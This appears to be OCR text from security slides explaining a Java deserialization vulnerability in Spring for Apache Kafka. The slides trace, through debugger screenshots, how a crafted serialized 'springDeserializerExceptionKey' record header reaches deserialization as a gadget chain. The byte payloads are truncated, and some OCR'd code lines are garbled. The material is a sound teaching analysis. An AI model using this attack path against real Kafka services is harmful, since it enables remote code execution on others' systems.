
writeObject

user.bin

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000	AC	ED	00	05	73	72	00	04	55	73	65	72	A9	CE	39	0D	¬í..sr..User©Î9.
0010	21	67	EB	23	02	00	01	4C	00	04	6E	61	6D	65	74	00	!gë#...L..namet.
0020	12	4C	6A	61	76	61	2F	6C	61	6E	67	2F	53	74	72	69	.Ljava/lang/Stri
0030	6E	67	3B	78	70	74	00	05	47	75	65	73	74				ng;xpt..Guest

How does the vulnerability work?

Serialized DATA Struct



How does the vulnerability work?

Deserialization

3.4 The readObject Method


For serializable objects, the `readObject` method allows a class to control the deserialization of its own fields. Here is its signature:

```
private void readObject(ObjectInputStream stream)
    throws IOException, ClassNotFoundException;
```

Each subclass of a serializable object may define its own `readObject` method. If a class does not implement the method, the default serialization provided by `defaultReadObject` will be used. When implemented, the class is only responsible for restoring its own fields, not those of its supertypes or subtypes.

Root cause


OPSWAT.



How to Exploit?

How to exploit?


Flow of gadgets chain




How to Exploit?

Receive Records

GADGETS CHAIN






How to Exploit?

Receive Records

GADGETS CHAIN





```
1368
1369        private void invokeIfHaveRecords(@Nullable ConsumerRecords<K, V> records) {   records: ConsumerRecords@9491
1370            if (records != null && records.count() > 0) {
1371                this.receivedSome = true;   receivedSome: true
1372                savePositionsIfNeeded(records);
1373                notIdle();
1374                notIdlePartitions(records.partitions());
1375                invokeListener(records);   records: ConsumerRecords@9491
1376            }
1377            else {
1378                checkIdle();
1379            }
1380            if (records == null = false ||
1381                    || records.partitions
1382                checkIdlePartitions();
```

```
records = {ConsumerRecords@9491}
  records = {HashMap@9499} size = 1
    {TopicPartition@9467} "greeting-0" -> {ArrayList@9466} size = 1
      key = {TopicPartition@9467} "greeting-0"
      value = {ArrayList@9466} size = 1
        0 = {ConsumerRecord@9506} "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3, CreateTime = 1713445305845, serialized key s... View
          topic = "greeting"
          partition = 0
          offset = 3
          timestamp = 1713445305845
          timestampType = {TimestampType@9154} "CreateTime"
          serializedKeySize = -1
          serializedValueSize = 36
          headers = {RecordHeaders@9452} "RecordHeaders(headers = [RecordHeader(key = springDeserializerExceptionValue, value = [-84, -19, 0, 5, 115, 114, ... View
            headers = {ArrayList@9454} size = 2
              0 = {RecordHeader@9457} "RecordHeader(key = springDeserializerExceptionValue, value = [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, 103, 46, 115, 1... View
              1 = {RecordHeader@9458} "RecordHeader(key = springDeserializerExceptionKey, value = [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, 103, 46, 115, 11... View
            isReadOnly = false
          key = null
          value = {Greeting@9508} "I'm Coming, Hacker!"
          leaderEpoch = {Optional@9509} "Optional[0]"
```

How to Exploit?

Check Records

GADGETS CHAIN



KafkaMessageListenerContainer.java | ConsumerRecord.java | ConsumerRecords.java | AbstractIterator.java | kafka\KafkaApplication.java | ListenerUtils.java

Reader Mode

```
152  public class KafkaMessageListenerContainer<K, V> // NOSONAR line count
553      private final class ListenerConsumer implements SchedulingAwareRunnable, ConsumerSeekCallback {
2636         private void invokeOnMessage(final ConsumerRecord<K, V> record) {   record: "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3, CreateTime = 171344530
2638             if (record.value() instanceof DeserializationException) {
2639                 throw (DeserializationException) record.value();
2640             }
2641             if (record.key() instanceof DeserializationException) {
2642                 throw (DeserializationException) record.key();
2643             }
2644             if (record.value() == null && this.checkNullValueForExceptions) {   checkNullValueForExceptions: true
2645                 checkDeser(record, SerializationUtils.VALUE_DESERIALIZER_EXCEPTION_HEADER);
2646             }
2647             if (record.key() == null && this.checkNullKeyForExceptions = true ) {   record: "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3, CreateTime = 1713
2648                 checkDeser(record, SerializationUtils.KEY_DESERIALI
2649             }
2650             doInvokeOnMessage(record);
2651             if (this.nackSleepDurationMillis < 0 && !this.isManuali
2652                 ackCurrent(record);
2653             }
2654         }
2655
2656         /DEPRECATION/
2657         private void doInvokeOnMessage(final ConsumerRecord<K, V> r
```


record = {ConsumerRecord@9506} "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3, CreateTime = 1713445305845, serialized key size = -1, ... View

- topic = "greeting"
- partition = 0
- offset = 3
- timestamp = 1713445305845
- timestampType = {TimestampType@9154} "CreateTime"
- serializedKeySize = -1
- serializedValueSize = 36
- headers = {RecordHeaders@9452} "RecordHeaders(headers = [RecordHeader(key = springDeserializerExceptionValue, value = [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114,... View
- key = null
- value = {Greeting@9508} "I'm Coming, Hacker!"
- leaderEpoch = {Optional@9509} "Optional[0]"

How to Exploit?

Check Exception

GADGETS CHAIN




```
2765 @      public void checkDeser(final ConsumerRecord<K, V> record, String headerName) {   record: "ConsumerRecord(topic =
2766         DeserializationException exception = ListenerUtils.getExceptionFromHeader(record, headerName, this.logger);
2767         if (exception != null) {
2768             /*
2769              * Wrapping in a LEFE is not strictly correct, but required for backwards compatibility.
2770              */
2771             throw decorateException(exception);
2772         }
2773     }
2774
2775     public void ackCurrent(final ConsumerRecord<K, V> record) {
```


Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

- header = Cannot find local variable 'header'
- ((Slf4jLocationAwareLog)logger.log).name = "org.springframework.kafka.listener.KafkaMessageListenerContainer"
- this = {KafkaMessageListenerContainer$ListenerConsumer@7349} "KafkaMessageListenerContainer.ListenerConsumer [\ncontainerProperties=ContainerProperties [\n topics=[greeting]\n po
- record = {ConsumerRecord@9506} "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3, CreateTime = 1713445305845, serialized key size = -1, serialized value size = 3
- headerName = "springDeserializerExceptionKey"
- this.logger = {LogAccessor@7355}

How to Exploit?

Get Exception

GADGETS CHAIN





```
100     @Nullable
101 @   public static DeserializationException getExceptionFromHeader(final ConsumerRecord<?, ?> record,   record: "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3
102                                                                   String headerName, LogAccessor logger) {   headerName: "springDeserializerExceptionKey"   logger: LogAccessor@7355
103
104         Header header = record.headers().lastHeader(headerName);   record: "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3, CreateTime = 1713445305845, serial
105         if (header != null) {
106             byte[] value = header.value();   header: "RecordHeader(key = springDeserializerExceptionKey, value = [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, 103, 46, 115, 112, 114, 105, 1
107             DeserializationException exception = byteArrayToDeserializationException(logger, value);   logger: LogAccessor@7355   value: [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, +247
108             if (exception != null) {
109                 Headers headers = new RecordHeaders(record.headers().toArray());
110                 headers.remove(headerName);
111                 exception.setHeaders(headers);
112             }
113             return exception;
114         }
```

```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
header = {RecordHeader@9458} "RecordHeader(key = springDeserializerExceptionKey, value = [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, 103, 46, 115, 112, 114, 105, 110, 103, 102, 114, 97, 109, 101, 119, 111, 114, 107, 46, 107, 97, 102, 107, 97, 46, 115, 117, 112, 112, 111, 114, 116, 46, 115, 101,... View
((Slf4jLocationAwareLog)logger.log).name = "org.springframework.kafka.listener.KafkaMessageListenerContainer"
static members of ListenerUtils
record = {ConsumerRecord@9506} "ConsumerRecord(topic = greeting, partition = 0, leaderEpoch = 0, offset = 3, CreateTime = 1713445305845, serialized key size = -1, serialized value size = 36, headers = RecordHeaders(headers = [RecordHeader(key = springDeserializerExceptionV... View
headerName = "springDeserializerExceptionKey"
logger = {LogAccessor@7355}
header = {RecordHeader@9458} "RecordHeader(key = springDeserializerExceptionKey, value = [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, 103, 46, 115, 112, 114, 105, 110, 103, 102, 114, 97, 109, 101, 119, 111, 114, 107, 46, 107, 97, 102, 107, 97, 46, 115, 117, 112, 112, 111, 114, 116, 46, 115, 101,... View
    keyBuffer = null
    key = "springDeserializerExceptionKey"
    valueBuffer = null
    value = {byte[257]@9519} [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, 103, 46, 115, 112, 114, 105, 110, 103, 102, 114, 97, 109, 101, 119, 111, 114, 107, 46, 107, 97, 102, 107, 97, 46, 115, 117, 112, 112, 111, 114, 116, 46, 115, 101, 114, 105, 97, 108, 105, 122, 101, 114, 46, 68, 101, 115, 101, 114, 105,... View
value = {byte[257]@9519} [-84, -19, 0, 5, 115, 114, 0, 69, 111, 114, 103, 46, 115, 112, 114, 105, 110, 103, 102, 114, 97, 109, 101, 119, 111, 114, 107, 46, 107, 97, 102, 107, 97, 46, 115, 117, 112, 112, 111, 114, 116, 46, 115, 101, 114, 105, 97, 108, 105, 122, 101, 114, 46, 68, 101, 115, 101, 114, 105, 97,... View
```

How to Exploit?

Deserialize Data

GADGETS CHAIN

